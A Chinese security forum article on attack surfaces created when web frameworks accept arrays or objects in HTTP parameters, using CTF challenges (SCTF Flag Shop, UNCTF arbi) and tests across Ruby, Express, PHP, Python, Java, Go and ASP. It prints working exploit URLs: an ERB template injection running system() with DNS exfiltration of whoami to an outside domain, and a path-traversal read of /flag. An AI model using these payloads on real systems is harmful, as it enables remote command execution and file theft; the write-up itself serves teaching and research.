HTTP参数传递类型差异产生的攻击面

evoA / 2019-11-07 09:18:35 / 浏览数 5053 安全技术 WEB安全 顶(3) 踩(0)

前言

这个思路的起因是因为 今年的SCTF2019我出的一道Web题目 Flag Shop，当时这道题目我准备的考点只是一个ruby的小trick，并且有十几个队伍成功解出，但是在比赛的最后 VK师傅@Virink告知我这道题存在一个非预期可以GetShell。这个非预期Getshell的知识点就是本文的主体内容，而后我在多个编程语言里进行了测试，发现很多语言也存在相似的问题。遂有了此文章。
在文章发布之前的UNCTF中，我把node.js在此攻击面上的问题单独抽离了出来做了一道题目。想看这道题wp的师傅可以移步另外一篇文章
推荐师傅们看此文章前，先看一遍 SCTF 2019 Flag Shop和 UNCTF arbi第三部分的Wp

SCTF flag shop Write-up flag-shop

例题

我还是决定先从大家最喜欢的PHP讲起，请看这一道例题

```
<?php

$flag = "flag";

   if (isset ($_GET['ctf'])) {
       if (@ereg ("^[1-9]+$", $_GET['ctf']) === FALSE)
           echo '■■■■■■■■■';
       else if (strpos ($_GET['ctf'], '#biubiubiu') !== FALSE)
           die('Flag: '.$flag);
       else
           echo '■■■■■■■■■■~';
   }

?>
```

这是Bugku的一道题目
相信大部分人都做过，考察的是PHP的弱类型，这里只需要输入?ctf[]=1即可绕过，这就是一个最简单的HTTP传参的类型差异的问题，但是实际中不可能有程序员写出这种

Ruby

为了让大家更快了解我的标题的含义，我直接用我当时flag shop非预期来做一个讲解

预期解

```
if params[:do] == "#{params[:name][0,7]} is working" then

   auth["jkl"] = auth["jkl"].to_i + SecureRandom.random_number(10)
   auth = JWT.encode auth,ENV["SECRET"] , 'HS256'
   cookies[:auth] = auth
   ERB::new("<script>alert('#{params[:name][0,7]} working successfully!')</script>").result

end
```

这个就是我的Flag Shop中存在非预期的代码，如果对这道题不是特别了解的话可以去看看，buuctf有此题的复现环境http://buuoj.cn/ 再此感谢下赵总上题 @glzjin

这里简单讲一下 预期做法，就是此题用了一个ERB模板引擎，在此题条件下存在模板注入的问题，但是我限制了用户只能输入7位 字符串进行模板注入
就是上面的第一行

```
#{params[:name][0,7]}
```

这行代码 代表 url参数名是name 并取前七位，然后模板渲染并且可回显需要<%==> 标志，除去这5个字符只剩下2个字符可用
，这道题就是两个字符进行模板注入爆破JWT-Secret。

非预期解

当然，上面是预期解的做法，下面讲讲非预期解的做法，

看文下面这个代码，大家就知道为什么会产生非预期了

```
$a = "qwertyu"
$b = Array["bbb","cc","d"]
puts "$a: #{$a[0,3]}"
puts "$b: #{$b[0,3]}"
```

#{}可以想象成 ${} 代表解析里面的变量
[0,3]可以想象成python的[0:3]
输出结果

```
[evoA@Sycl0ver]#> ruby test.rb
$a: qwe
$b: ["bbb", "cc", "d"]
```

这里，可以类比PHP中的弱类型，$b变量原本是数组，但是由于被拼接到了字符串中，所以数组做了一个默认的类型转换变成了["bbb", "cc", "d"]

有了这个trick，上面代码[0,7]从原本的限制7个字符突然变成了限制7个数组长度emmmmmmm，于是

非预期exp

```
/work?do=["<%=system('ping -c 1 1`whoami`.evoa.me')%>", "1", "2", "3", "4", "5", "6"] is working&name[]=<%=system('ping -c 1 1
```

直接实现了任意命令执行

解释

这就是一个HTTP参数传递类型差异的问题，具体的意思就是，由于语言的松散型，url传参可以传入非字符串以外的其他数据类型，最常见的就是数组,而后端语言没有做校验

什么叫语法重复，就是对一个变量进行一些操作，不管变量是数组还是字符串，都可以成功执行并返回。
最常见的就是输出语法，比如echo ，大部分编程语言会把数组转换为字符串。
当然，这并不是什么新鲜的攻击面，只是在之前没多少人系统的归纳这种攻击方式，但我觉得如果能找到一个合适的场合，这种利用方式还是很强大的（比如我的getshell非

Javascript

数组和字符串

很多师傅是JS的忠实粉丝，因为其强大的灵活性和爽快的代码风格

但是JS不属于强类型语言，他也同样存在类似的问题

```
var a="abcedfghijtk"
var b=["qwe","rty","uio"]

console.log(a[2])
console.log(b[2])
```

输出:

```
[evoA@Sycl0ver]#> node test.js
c
uio
```

当然，仅仅是一个[]语法还是比较鸡肋的，我们需要找能同时兼容数组和字符串的函数或语法，JS中对数组和字符串通用的函数有哪些呢

测试代码

```
function contains(arr, obj) {
 var index = arr.length;
 while (index--) {
   if (arr[index] === obj) {
     return true;
   }
 }
 return false;
}
//■■■ ■■■
function arrayIntersection (a,b){
 var len=a.length;
 var result=[];
 for(var index=0;index<len;index++){
   if(contains(b,a[index])){
         result.push(a[index]);
```

```
      }
 }
 return result;
}

console.log(arrayIntersection(Object.getOwnPropertyNames(a.constructor),Object.getOwnPropertyNames(b.constructor)))
```

输出结果

```
arrayIntersection(Object.getOwnPropertyNames(a.constructor),Object.getOwnPropertyNames(b.constructor))
(7) […]

0: "prototype"

1: "slice"

2: "indexOf"

3: "lastIndexOf"

4: "concat"

5: "length"

6: "name"

length: 7

<prototype>: Array []
```

这是数组和字符串通用的方法，除了原型对象自身的方法外，还有全局下的一些函数和语法，他们的参数既可以是数组，也可以是字符串。比如

```
/test/.test("asdtestasd")
/test/.test(["asdtestasd","123"])
```

字符串与数组拼接时也存在默认调用toString方法

```
> b+a
"qwe,rty,uioabcedfghijtk"
```

数组和对象和字符串

然而，Express框架中，有一个更神奇的特性，HTTP不仅可以传字符串和数组，还可以直接传递对象

```
var express = require('express');
var app = express();
app.get('/', function (req, res) {
  console.log(req.query.name)
  res.send('Hello World');
})

var server = app.listen(8081, function () {
 var host = server.address().address
 var port = server.address().port

})
```

输入

?name[123]=123&name[456]=asd

输出

{ '123': '123', '456': 'asd' }

我们把

```
console.log(req.query.name)
```

改成

```
console.log(req.query.name.password)
```

输入

/?name[password]=123456

输出

123456

我们来看几个好玩的

输入	输出
?name[]=123456&name[][a]=123	['123456', { a: '123' }]
?name[a]=123456&name=b	{ a: '123456', b: true }
?name[a]=123456&name[a]=b	{ a: ['123456', 'b'] }
?name[][a]=123456&name[][a]=b	[{ a: ['123456', 'b'] }]

感觉有点像HPP漏洞，但实际又不是

UNCTF

在UNCTF中，我就用到了此特性，出了一道有点意思的CTF题(arbi第三关）
源码

```
const fs = require("fs");
module.exports = function(req,res){
   if(req.session.username !== "admin"){
       return res.send("U Are N0t Admin")
   }
   if(req.query.name === undefined){
       return res.sendStatus(500)
   }
   else if(typeof(req.query.name) === "string"){

       if(req.query.name.startsWith('{') && req.query.name.endsWith('}')){
           req.query.name = JSON.parse(req.query.name)

           if(!/^key$/im.test(req.query.name.filename))return res.sendStatus(500);



       }
   }
   var filename = ""

   if(req.query.name.filename.length > 3){
       for(let c of req.query.name.filename){
           if(c !== "/" && c!=="."){
               filename += c
           }
       }
   }

   console.log(filename)

   var content = fs.readFileSync("/etc/"+filename)
   res.send(content)


 }
```

最终的目的是绕过其他的过滤走到第32行，读取根目录/flag的文件
首先根据前面的关卡伪造admin绕过第三行的判断
可以发现，如果进入了第9行的判断，14行的正则会强行要求我们输入的filename参数必须是key，根本无法读取flag
22行的条件语句很有迷惑性，看上去好像是判断输入的字符串长度是否大于3，如果大于，会把其中所有的.和/删去
如果我们输入的filename参数为普通的字符串，我们根本无法绕过这两层过滤，要获取flag，filename必须是../flag才行
但其实，根据express的特性，我们完全可以构造filename为一个数组，name为对象，
exp：

```
/admin23333_interface?name[filename]=../&name[filename]=f&name[filename]=l&name[filename]=a&name[filename]=g
```

由于name不为字符串，绕过了第9层过滤，filename为数组，在经过22行的条件语句的时候，由于.length操作和迭代器语法同时可以作用于字符串和数组，存在一个语法上
+= 又会完美的把数组还原成字符串，最终进入32行的文件读取。所以上面的exp，可以完美的绕过所有的判断，最终读取/flag

结合一下数组和对象通用方法 我觉得，这方面express很多有趣的特性可以去发现

PHP

php可以从url中获取数组类型,然而可惜的是，php 对于数组和字符串 官方文档中说明，存在重复的语法很少，输出语法中，数组只会被替换为 "Array" 字符串。
但是，数组传入一些函数都会获得一些奇怪的返回值，这就是很多弱类型CTF题目的考法，可以通过url传入数组，进入一个函数，获得一个奇怪的返回值绕过。所以我觉得

Python

Python的框架貌似不太支持http传入奇怪的东西

经测试

django 和 flask默认不支持传入奇怪的东西（只能传入字符串）

web2py框架支持传入列表

tornado的`self.get_query_argument`只会获取一个参数，`self.get_query_arguments`可以获取列表

很可惜，如果我们通过一种方式获取到非字符串类型的数据类型（比如json传递，xml传输等），在Python中，我们也能有好玩的方式

PS: Py不像Js那样，获取列表字典的值必须要用xxx["xxx"]的语法而不能用xxx.xxx

废话不多说 看代码

```
a = "qwertyuiop"

b = ["aaa","bbb","ccc","ddd"]

c = "----%s----" %b

print(a[:3])
print(b[:3])
print(c)
```

结果

```
[evoA@Sycl0ver]#> python test.py
qwe
['aaa', 'bbb', 'ccc']
----['aaa', 'bbb', 'ccc', 'ddd']----
```

同样，python也有全局方法 参数既可以是字符串也可以是变量

```
a=dir("123")
b=dir([1,2,3,4])
tmp = [val for val in a if val in b]
#■a b ■■
print tmp
```

结果

```
['__add__', '__class__', '__contains__', '__delattr__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribut
```

可能在这个攻击面上，Python原生提供的方法，确实比较难利用，但是还有很多库和函数没有去测试，我也相信，如果能有一个有趣的数据传输方式，配合python那么多的

Java

其实我在没测试的时候就猜到了结果

测试发现Springboot 存在HPP漏洞，多个url参数会自动拼接 并用,分割，并不会转换类型

原生JSP & Servlet 在这个方面不存在任何漏洞 果然Java严格数据类型还是牛逼（破音

Go

我不会什么Go的框架，只测试了Beego，由于Go的强类型

beego也是提供严格的变量获取方法,调用方法的不同决定了参数的类型

比如GetString 返回字符串 GetInt 返回整形 GetStrings返回字符数组，把url变量相同的放到一个数组中

所以正常来说，Go也是真的很安全的

asp & aspx

测试只发现存在HPP漏洞，多个参数用","分割，不能变为其他数据类型

后话

当然，这些利用方式比较单调，除了node有一定的花样外，其他的都比较单一，但是我们也可把眼光方法放大，除了url传参，还有json，xml，protobuf等等数据传输方式


上一篇：UNCTF 2019竞技赛 Web... 下一篇：论文件上传绕过的各种姿势

1. 2 条回复

zsx 2019-11-07 12:43:33

Nodejs那边根据后续使用可以进行原型链污染，参考TCTF 2019的calc和XNUCA 2019的HardJS。
另外可考虑通过Content-Type将传参变为JSON或XML进行攻击。

0 回复Ta



evoA 2019-11-07 14:53:54

@zsx 感谢zsx师傅指点，学习了

0 回复Ta

目录